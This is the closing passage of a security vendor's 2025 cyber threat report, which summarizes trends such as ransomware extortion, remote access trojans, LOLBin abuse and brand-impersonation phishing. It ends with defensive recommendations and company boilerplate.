


Figure 51: Prevalence of common brands impersonated during phishing incidents

Conclusions

This *2025 Cyber Threat Report* shows how quickly the threat landscape is evolving, with more and more insidious attacks across organizations of all sizes and in all industries. Key trends from 2024 like the proliferation of aggressive smaller, more dynamic ransomware affiliate networks, abuse of remote access trojans (RATs), and exploitation of remote monitoring and management (RMM) tools, highlight attackers' adaptability in targeting both enterprise and non-enterprise environments. Advanced tactics like EDR tampering, complex scripting abuse, and credential theft continue to be a threat, so robust, layered defenses and proactive threat detection mechanisms are needed now more than ever.

Looking ahead, we anticipate certain trends escalating: ransomware operators are likely to refine their extortion strategies, and many will look to changing their extortion methodologies to those that prioritize data theft over encryption, while exploitation involving LOLBins, credential stealers, and deploying RATs to maintain control will remain staples in attackers' arsenals. The rise in phishing sophistication, including the use of QR codes, image-based content, and impersonation of trusted brands, means that greater vigilance and security awareness training are crucial. Additionally, with the increasing reliance on cloud services, we foresee a surge in attacks targeting Microsoft 365 environments and similar platforms. To mitigate these threats, organizations must have comprehensive defenses, including endpoint monitoring, timely patching, and user education.

The TL;DR? Stay vigilant and resilient, because cyber threats won't stop evolving.

About Huntress

Founded in 2015 by former NSA cyber operators, Huntress protects over 3 million endpoints and 1 million identities worldwide, elevating under-resourced IT and security teams and empowering them with protection that works as hard as they do. Powered by a 24/7 team of expert security analysts and researchers, our enterprise-grade, fully owned technology is built for all businesses, not just the 1% with big budgets.

With fully managed EDR, ITDR, and SIEM solutions and Security Awareness Training, the Huntress platform helps end users quickly deploy and manage real-time protection for endpoints, email, and employees, all from a single dashboard.

Huntress exists to level the cybersecurity playing field and elevate our community through award-winning technology and world-class people. We're ethical badasses who love what we do: wrecking hackers and protecting businesses from real threats.

Learn More

HUNTRESS®